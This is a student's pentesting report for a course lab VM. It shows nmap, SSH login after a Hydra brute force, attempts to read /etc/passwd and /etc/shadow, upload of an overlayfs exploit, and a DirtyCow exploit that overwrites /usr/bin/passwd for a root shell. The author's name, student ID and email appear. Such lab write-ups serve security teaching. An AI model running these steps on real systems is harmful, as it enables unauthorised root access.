
Sumanth Vankineni 119351130 svankine@umd.edu

# Pentesting Report

## Final Result:




## Walkthrough:



I conducted an Nmap scan using the command "nmap -sC -sV -p- --vv 192.168.52.140," and it revealed that the target IP (192.168.52.140) has open ports 22 and 80. These ports are for SSH (port 22) and HTTP (port 80) services.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sC -sV -p- -T4 -vv 192.168.52.140
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-09 15:07 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:07
Completed NSE at 15:07, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:07
Completed NSE at 15:07, 0.00s elapsed
```




```
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ef0420614c7b0a891153d4987b98fa1d (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAIdV9DIoG5ftfpDSRbN9kFQiIH8gigdVa2UYTtOCf3LEA4Qxwhkbf19RwxMxZyKb/GwpZ
QAAAIBYtFcMMO+fFqOBC6D9otH5gZ0AaBsW+L+v0JWgSsZRIwhdJbj6AEcb6VeSdU0Ayu6KgxlJHi3CvIau19V6hQUzYF4HhXSA
DDco4jxUsRXthvL54aB91CDJvU9Hx3gTP8P5DGOqpm4Z+YkDAyeW6ObtG8S0dSWNl2L8sASSIg5OB7kM1yuiDMAGj1d+P0PtEjr
|   2048 1de697221a914b3ac29f035f16944cf5 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC0q8fzmOC5nKmZAPwy0zoEsNJ1xSoo7sX1gkgrdTNoQwsxxOOKONHHy5oK3
TMqmNPBrcfwPO0ARarTkvPewI4bAvlDvOnqoWGJm1NKgRNxRfDfgVXEmuRhW4+f+iOnsrGwqd/YMESIgNl6C0G7JhWWGMHaCnBB
|   256 63080ad67630e989f29cd838b403563f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOLgGQy3XqFxRRKqSVeLea87l
|   256 99998d11f271e59e80085c29ac72ad84 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHUvof6ECVOJ4oB0Oa294l1kVcvlzqtXUuLIfXrvwLp+
80/tcp open  http    syn-ack Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Panic Room
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The above screenshots show the output of my Nmap command, upon which I accessed the webpage as shown in the following screenshot.








I accessed the webpage and encountered an entry prompting for a password to access the "panic room." Despite attempting various passwords, none of them worked. However, I discovered a hint that directed me to a page indicating that the user "hw5" might have an easily guessable password. This hint suggests that the password for this "panic room" entry might be related to the user "hw5" and could be a password that is easily guessed.




Utilizing Hydra with the username 'hw5' as per the hint discovered during the assessment, I successfully performed a brute-force attack and obtained the password for the user 'hw5 as shown in the following screenshot.




Subsequently, leveraging the obtained credentials from the user 'hw5' through the Hydra brute-force attack, I successfully gained access to the system via SSH as shown above.

```
Sumanth Vankineni
UID 119351130
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh hw5@192.168.52.140
hw5@192.168.52.140's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Nov  9 12:35:52 2023 from 192.168.52.128
hw5@ubuntu:~$ ls
hint.txt
hw5@ubuntu:~$ cat hint.txt
You'll need to get root privileges somehow and then look around
root's home directory for a password.

hw5@ubuntu:~$ sudo su
[sudo] password for hw5:
hw5 is not in the sudoers file.  This incident will be reported.
hw5@ubuntu:~$ id
uid=1001(hw5) gid=1001(hw5) groups=1001(hw5)
hw5@ubuntu:~$
```


I logged in using 'hw5' but found no sudo privileges, limiting system access and important commands.

```
Sumanth Vankineni
UID 119351130
hw5@ubuntu:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
enpm809q:x:1000:1000:ENPM809Q,,,:/home/enpm809q:/bin/bash
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
hw5:x:1001:1001:Homework 5,,,:/home/hw5:/bin/bash
hw5@ubuntu:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
hw5@ubuntu:~$ (cat /proc/version || uname -a ) 2>/dev/null
Linux version 3.13.0-24-generic (buildd@panlong) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1) ) #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014
hw5@ubuntu:~$
```

I discovered a system running Linux version 3.13.0-24-generic and attempted to exploit its potential vulnerabilities for further assessment.

```
hw5@ubuntu:/home$ cd ..
hw5@ubuntu:/$ ls -al
total 84
drwxr-xr-x  22 root root  4096 Oct 26  2019 .
drwxr-xr-x  22 root root  4096 Oct 26  2019 ..
drwxr-xr-x   2 root root  4096 Oct 26  2019 bin
drwxr-xr-x   3 root root  4096 Oct 26  2019 boot
drwxr-xr-x  15 root root  4140 Nov  9 07:05 dev
drwxr-xr-x  87 root root  4096 Nov  9 07:05 etc
drwxr-xr-x   4 root root  4096 Oct 26  2019 home
lrwxrwxrwx   1 root root    33 Oct 26  2019 initrd.img → boot/initrd.img-3.13.0-24-generic
drwxr-xr-x  21 root root  4096 Oct 26  2019 lib
drwxr-xr-x   2 root root  4096 Oct 26  2019 lib64
drwx------   2 root root 16384 Oct 26  2019 lost+found
drwxr-xr-x   4 root root  4096 Oct 26  2019 media
drwxr-xr-x   2 root root  4096 Apr 10  2014 mnt
drwxr-xr-x   2 root root  4096 Oct 26  2019 opt
dr-xr-xr-x 374 root root     0 Nov  9 07:05 proc
drwx------   2 root root  4096 Oct 26  2019 root
drwxr-xr-x  17 root root   580 Nov  9 12:39 run
drwxr-xr-x   2 root root  4096 Oct 26  2019 sbin
drwxr-xr-x   2 root root  4096 Apr 16  2014 srv
dr-xr-xr-x  13 root root     0 Nov  9 07:05 sys
drwxrwxrwt   5 root root  4096 Nov  9 12:55 tmp
drwxr-xr-x  10 root root  4096 Oct 26  2019 usr
drwxr-xr-x  12 root root  4096 Oct 26  2019 var
lrwxrwxrwx   1 root root    30 Oct 26  2019 vmlinuz → boot/vmlinuz-3.13.0-24-generic
hw5@ubuntu:/$ cd tmp/
hw5@ubuntu:/tmp$
```

I identified that the 'tmp' directory has read and write permissions. I then searched for potential vulnerabilities in the Linux version to exploit and located an exploit file.




I used SCP to transfer the exploit file from my local machine to the system.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ scp 37292.c hw5@192.168.52.140:/tmp
hw5@192.168.52.140's password:
37292.c
```

```
hw5@ubuntu:/tmp$ gcc 37292.c -o exploit
The program 'gcc' is currently not installed. To run 'gcc' please ask your administrator to install the package 'gcc'
hw5@ubuntu:/tmp$ ls
37292.c  exploit  vmware-root
hw5@ubuntu:/tmp$
```

As the GCC compiler was not installed on the target system, I compiled the exploit on my local machine and then transferred it again using SCP to the target system as shown in the following screenshots.

```
Sumanth Vankineni
UID 119351130
┌──(kali㉿kali)-[~/Desktop]
└─$ gcc -o exploit  37292.c -pthread -static

37292.c: In function 'main':
37292.c:106:12: warning: implicit declaration of function 'unshare' [-Wimplicit-function-declaration]
  106 |         if(unshare(CLONE_NEWUSER) != 0)
      |            ^~~~~~~
37292.c:111:17: warning: implicit declaration of function 'clone'; did you mean 'close'? [-Wimplicit-function-declaration]
  111 |                 clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
      |                 ^~~~~
      |                 close
37292.c:117:13: warning: implicit declaration of function 'waitpid' [-Wimplicit-function-declaration]
  117 |         waitpid(pid, &status, 0);
      |             ^~~~~~~
37292.c:127:5: warning: implicit declaration of function 'wait' [-Wimplicit-function-declaration]
  127 |     wait(NULL);
      |     ^~~~

┌──(kali㉿kali)-[~/Desktop]
└─$ scp exploit hw5@192.168.52.140:/tmp
hw5@192.168.52.140's password:
exploit
```

```
hw5@ubuntu:/tmp$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 1: gcc: not found
couldn't create dynamic library
hw5@ubuntu:/tmp$
```

I used Linpeas and identified the recommended exploit, choosing to utilize the Dirty Cow exploit as depicted in the following screenshots. To download the linpeas.sh file I did the similar steps as done for the previous exploits.

```
Sumanth Vankineni
UID 119351130
╔══╣ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|1
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-gen
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.

[+] [CVE-2015-1328] overlayfs

   Details: http://seclists.org/oss-sec/2015/q2/717
   Exposure: highly probable
   Tags: [ ubuntu=(12.04|14.04){kernel:3.13.0-(2|3|4|5)*-generic} ],ubuntu=(14.10|15.04
   Download URL: https://www.exploit-db.com/download/37292
```

The previous exploit failed due to its dependency on GCC. I switched to using the DirtyCow exploit, compiled it on my system, and transferred it again to the target system.

```
┌──(kali㉿kali)-[~/Desktop/e9d4ff65d703a9084e85fa9df083c679-9b1b5053e72a58b40b28d6799cf7979c53480715]
└─$ gcc -o exploit1 cowroot.c -pthread -static

cowroot.c: In function 'procselfmemThread':
cowroot.c:98:17: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [-Wint-conversion]
   98 |         lseek(f,map,SEEK_SET);
      |                 ^~~
      |                 |
      |                 void *
In file included from cowroot.c:27:
/usr/include/unistd.h:339:41: note: expected '__off_t' {aka 'long int'} but argument is of type 'void *'
  339 | extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
      |                                 ~~~~~~~~^~~~~~~
cowroot.c: In function 'main':
cowroot.c:135:5: warning: implicit declaration of function 'asprintf'; did you mean 'vsprintf'? [-Wimplicit-function-declaration]
  135 |     asprintf(&backup, "cp %s /tmp/bak", suid_binary);
      |     ^~~~~~~~
      |     vsprintf
cowroot.c:139:5: warning: implicit declaration of function 'fstat' [-Wimplicit-function-declaration]
  139 |     fstat(f,&st);
      |     ^~~~~

┌──(kali㉿kali)-[~/Desktop/e9d4ff65d703a9084e85fa9df083c679-9b1b5053e72a58b40b28d6799cf7979c53480715]
└─$ scp exploit1 hw5@192.168.52.140:/tmp
hw5@192.168.52.140's password:
exploit1
```

Sumanth Vankineni
UID 119351130

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh hw5@192.168.52.140
hw5@192.168.52.140's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Nov  9 14:16:59 2023 from 192.168.52.128
hw5@ubuntu:~$ cd /tmp/
hw5@ubuntu:/tmp$ ls
exploit1  vmware-root
hw5@ubuntu:/tmp$ ./exploit1
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 47032
Racing, this may take a while..
thread stopped
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
root@ubuntu:/tmp# client_loop: send disconnect: Broken pipe
```

I successfully obtained a root shell; however, it exhibited stability issues as shown in the above screenshot to bypass this I did the following.

7. You may notice some stability issues, if you do after you pop the shell run the following command to help improve stability:

```
echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```

Found the following hint in the hint.txt file.

```
root@ubuntu:/home/hw5# cat hint.txt
You'll need to get root privileges somehow and then look around
root's home directory for a password.
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh hw5@192.168.52.140
hw5@192.168.52.140's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Nov  9 14:21:25 2023 from 192.168.52.128
hw5@ubuntu:~$ cd /tmp
hw5@ubuntu:/tmp$ ls
exploit1  vmware-root
hw5@ubuntu:/tmp$ ./exploit1
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 47032
Racing, this may take a while..
thread stopped
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
root@ubuntu:/tmp# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
root@ubuntu:/tmp# whoami
root
root@ubuntu:/tmp# cd /root
root@ubuntu:/root# ls
password.txt
root@ubuntu:/root# cat password.txt
The password you need to enter is:
#P01s0n#g4s#inj3ct0r!#

root@ubuntu:/root#
```

Sumanth Vankineni
UID 119351130

**Password-#P01s0n#g4s#inj3ct0r!#**

I obtained a stable shell and discovered the 'password.txt' file in the root directory. Using the password found within, I successfully accessed the previously restricted page initially encountered.